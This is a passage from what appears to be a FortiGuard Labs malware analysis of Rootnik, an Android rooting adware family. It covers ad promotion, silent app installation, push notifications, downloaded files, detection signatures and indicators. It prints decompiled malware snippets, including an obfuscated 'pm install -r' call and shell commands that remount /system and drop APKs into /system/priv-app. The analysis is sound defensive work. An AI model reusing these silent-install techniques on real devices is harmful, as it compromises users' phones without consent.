

10:30
Suggested App
Email - Organized by Alto
Sponsored •
ALTO
Level 17
148 508
3/6
Bubble bursting fun
[AD] Bubble Witch 2 Saga
From the makers of Candy Crush Saga, Bubble Witch Saga & Farm Heroes Saga comes Bubble Witch 2 Saga!Stella and her
INSTALL
365 likes 564 shares
Like
Comment
Share



Spider Solitaire
728,144
Spider Solitaire by MobilityWare is the #1 fun & challenging card game on Google Play! We are the...
INSTALL NOW
Spider Solitaire


Google
trulia
Trulia Real Estate & Rentals
2,607,477
Finding a home where you can be you has never been easier or so beautiful. With Trulia's real estate...
INSTALL NOW


10:33
http://m.alimece.com/?from=8(
news
sports
sociality
videos
music
games
Beauty
finance
Copyright © 2015 coooie.com.


Google
SKOUT - Meet, Chat, Friend
3,138,710
SKOUT connects you with new people nearby or all over the world! Download the free SKOUT app to...
INSTALL NOW
Alarm Clock! is ready!
start
86% of users recommend these:
M40 X5 an
Roller Coas
Santa City
Elsa Make


Clean junk files
Rocket Accelerator
custom game applications
Alarm Clock! is ready!
start
86% of users recommend these:
Camera Uninstall


3:36
Google
Do you want to try?
Filter
Hot
New
All
JERUSALEM
Download latest movie and music
EX_MACHINA
Ex Machina (...
Far from the...
Vidmate
Download
NO,THANKS
YES
89% of users recommend these:
diep.io
Nope Quiz
Santa Girl F
Elsa Make




Figure 67. App and ad promotion

5. **Normal app installation and silent app installation**

The malware uses different ways to install an app, depending on the type of task that has been fetched. The following is the code snippet of a normal app installation that has a user-interface view during the installation

process.

```
if(NetworkTool.WINDOW.equals(this.task)) {
    this.nextFilterTime = System.currentTimeMillis() + 3600000;
    this.upgradeKey(this.editorCM, new Object[]{ADService.K_NFT, Long.valueOf(this.nextFilterTime)});
    v7 = new Intent("android.intent.action.VIEW");
    v7.addFlags(268435456);
    v7.setDataAndType(Uri.fromFile(new File(v2)), "application/vnd.android.package-archive");
    this.cxt.startActivity(v7);
}
```

Figure 68. Normal app installation

The app uses the utility “pm install -r” of the Android system to silently install non-system apps while it drops APK files into the folder /system/priv-app/ to install system apps.

```
public static String install(String arg8) {
    return ADService.execShellCmd(new String[]{new String(new byte[]{112, 109}), new String(new byte[]{105, 110, 115, 116, 97, 108, 108}), new String(new byte[]{45, 114}), arg8});
}
```

pm install -r

Figure 69. Silent non-system app installation

In the folder /data/app/ we found that some apk files (including, but not limited to the following) had been installed.

```
-rw-r--r-- system   system   19918963 2017-01-19 10:23 com.abtnprojects.ambatana-1.apk
-rw-r--r-- system   system     412478 2017-01-19 10:22 com.android.appkeyguard-1.apk
-rw-r--r-- system   system    2477353 2017-01-19 10:03 com.android.mangobrowser-1.apk
-rw-r--r-- system   system     657099 2017-01-19 10:35 com.android.quter-1.apk
-rw-r--r-- system   system     154538 2017-01-19 10:06 com.android.service.power.on-1.apk
-rw-r--r-- system   system   35102713 2017-01-19 10:56 com.audible.application-1.apk
-rw-r--r-- system   system    2083771 2017-01-19 10:33 com.cls.xw-1.apk
-rw-r--r-- system   system   28972503 2017-01-19 11:27 com.commsource.beautyplus-1.apk
-rw-r--r-- system   system    5371917 2017-01-19 11:21 com.energymaster.batterysaver-1.apk
-rw-r--r-- system   system    1291754 2017-01-19 10:03 com.fpnq.cleaner-1.apk
-rw-r--r-- system   system   25090016 2017-01-19 11:01 com.google.android.apps.plus-1.apk
-rw-r--r-- system   system   45034322 2017-01-19 10:58 com.google.android.gms-1.apk
-rw-r--r-- system   system   14681769 2017-01-19 11:01 com.google.android.play.games-1.apk
-rw-r--r-- system   system   13045141 2017-01-19 10:59 com.google.android.videos-1.apk
-rw-r--r-- system   system    1730423 2017-01-19 10:03 com.google.cpis-1.apk
-rw-r--r-- system   system     373885 2017-01-19 10:34 com.iduo.tual-1.apk
-rw-r--r-- system   system   23790433 2017-01-19 10:25 com.mobilityware.spider-1.apk
-rw-r--r-- system   system    3138769 2017-01-19 10:03 com.play.gamecenter_en-1.apk
-rw-r--r-- system   system    4755502 2017-01-19 11:31 com.ramreleaser.speedbooster-1.apk
-rw-r--r-- system   system    7117762 2017-01-19 11:15 com.shjc.jpfc73-1.apk
-rw-r--r-- system   system     661088 2017-01-19 10:35 com.spun.tech-1.apk
-rw-r--r-- system   system    2977114 2017-01-19 11:22 com.thsmkeng.compass-1.apk
-rw-r--r-- system   system   28586476 2017-01-19 10:30 com.trulia.android-1.apk
-rw-r--r-- system   system    3600030 2017-01-19 11:22 com.wiet.super10-1.apk
-rw-r--r-- system   system   33503429 2017-01-19 10:20 com.xoom.android.app-1.apk
-rw-r--r-- system   system    5304414 2017-01-19 10:03 com.yg.xmxx.mh-1.apk
-rw-r--r-- system   system    1864901 2017-01-19 11:30 com.ys.esay-2.apk
-rw-r--r-- system   system     589418 2017-01-19 10:06 io.newappvir-2.apk
srwxrw-rw- root     root              2017-01-19 14:40 sensor_ctl_socket
-rw-r--r-- system   system     408604 2017-01-19 10:06 wro.ihgqp.xlsrm-1.apk
```

Figure 70. Apps installed in the folder /data/app/ by the malware

```
v10 = String.valueOf(v10) + "mount -o rw,remount /system\n" + arg19 + MyConst.Ros + File.separator + "busybox mount -o rw,remount /system\n";
v10 = this.xB.booleanValue() ? String.valueOf(v10) + this.getAppCMD(arg19) + "cat " + arg19 + this.fina + " > " + v11 + this.fina + "\nchmod 0644 " + v11 + this.fina + "\n" +
v10 = String.valueOf(v10) + "\nmount -o ro,remount /system\n" + arg19 + MyConst.Ros + File.separator + "busybox mount -o ro,remount /system\nid\n";
se {
```

/system/priv-app/

Figure 71.Command to install system app

In the folder /system/priv-app/ we found that some apk files (including, but not limited to the following) had also been installed.

```
-rw-r--r-- root     root       478605 2017-01-18 22:02 BSeting.apk
-rw-r--r-- root     root        25311 2017-01-19 10:06 Dingps.apk
-rw-r--r-- root     root        23743 2017-01-19 10:06 Lowerp.apk
-rw-r--r-- root     root        18653 2017-01-18 22:02 Rluyk.apk
-rw-r--r-- root     root       150935 2017-01-19 10:05 Sining.apk
-rw-r--r-- root     root        62916 2017-01-19 10:05 Tmaler.apk
-rwxrwxrwx root     root       150935 2017-01-19 10:34 com.cloudy.noon.flow.it.apk
-rwsr-xr-x root     root       289110 2017-01-19 10:13 com_android_goglemap_services.apk
-rw-r--r-- root     root        54857 2017-01-19 10:06 newdler.apk
-rw-r--r-- root     root       169037 2017-01-19 10:06 newmast.apk
-rw-r--r-- root     root        44361 2017-01-19 10:06 oneshs.apk
-rwxrwxrwx root     root        62916 2017-01-19 10:34 org.rain.ball.update.apk
-rw-r--r-- root     root        20197 2017-01-19 10:06 parlmast.apk
-rwsr-xr-x root     root       259611 2017-01-19 10:35 vstone.apk
```

Figure 72. Apps installed in folder /system/priv-app/ by the malware

6. **Push notification**

The malware pushes a notification and induces the user to click it to open the URL in a browser.

The following is the code snippet of the pushed notification.

```
private void showNotification(String arg12, String arg13) {
    String v6 = ADService.getXmlValue(NetworkTool.TITLE, arg13);
    String v0 = ADService.getXmlValue(NetworkTool.CONTENT, arg13);
    Object v5 = this.cxt.getSystemService("notification");
    Notification v4 = new Notification(17301545, ((CharSequence)v6), System.currentTimeMillis());
    v4.flags = 16;
    v4.defaults |= 1;
    Intent v3 = new Intent();
    v3.setAction("android.intent.action.VIEW");
    Uri v2 = Uri.parse(arg12);
    v3.setData(v2);
    v3.setClassName("com.android.browser", "com.android.browser.BrowserActivity");
    v3.setData(v2);
    v3.setFlags(335544320);
    PendingIntent v1 = PendingIntent.getActivity(this.cxt, 0, v3, 134217728);
    v4.setLatestEventInfo(this.cxt, ((CharSequence)v6), ((CharSequence)v0), v1);
    v4.contentIntent = v1;
    ((NotificationManager)v5).notify(16, v4);
    this.statistic(-802);
}
```

Figure 73. Snippet of pushed notification




Figure 74. Push notifications used by the malware

7. **Download files**

We found that there are many files and folders downloaded in folder /sdcard/. They include apk files, jar files, pictures, log files, etc.These files are generated by the installed apps, and some of them perform malicious

behaviors.




Figure 75. The files and folders dowonloaded in folder /sdcard/

Solution

The malware sample is detected by Fortinet Antivirus signature Android/Rootnik.PAC!tr.

The traffic communicating with remote C2 server can be detected by Fortinet IPS signature Android.Rootnik.Malware.C2.

Summary

From the analysis above, we can see that the rootnik malware is very powerful and uses very advanced anti-debugging and anti-hooking techniques to prevent reversing engineering, and different types of encryption for files and strings. Additionally, it also uses a multidex scheme to dynamically load and install the secondary dex file that is the main logic of this malware. The malware uses some open-sourced Android root exploit tools and the MTK root scheme from dashi root tool to gain root access on the Android device. After successfully gaining root privileges on the device, the rootnik malware can perform a variety of malicious, including app and ad promotion, pushing porn, creating shortcuts on the home screen, silent app installation, and pushing notifications, etc.

Appendix

Rootnik Malware Sample

Package Name: com.web.sdfile

SHA256: E5E22B357893BC15A50DC35B702DD5FCDFEAFC6FFEC7DAA0D313C724D72EC854

Additional APK files dropped into system partition by Rootnik malware

Package Name: com.br.srd

SHA256: E2BDCFE5796CD377D41F3DA3838865AB062EA7AF9E1E4424B1E34EB084ABEC4A

Package Name: com.oyws.pdu

SHA256: CEE6584CD2E01FAB5F075F94AF2A0CE024ED5E4F2D52E3DC39F7655C736A7232

C&C Server

gt[.]rogsob[.]com

grs[.]gowdsy[.]com:

qj[.]hoyebs[.]com

qj[.]hoyow[.]com

gt[.]yepodjr[.]com

Sign up for weekly Fortinet FortiGuard Labs Threat Intelligence Briefs and stay on top of the newest emerging threats.
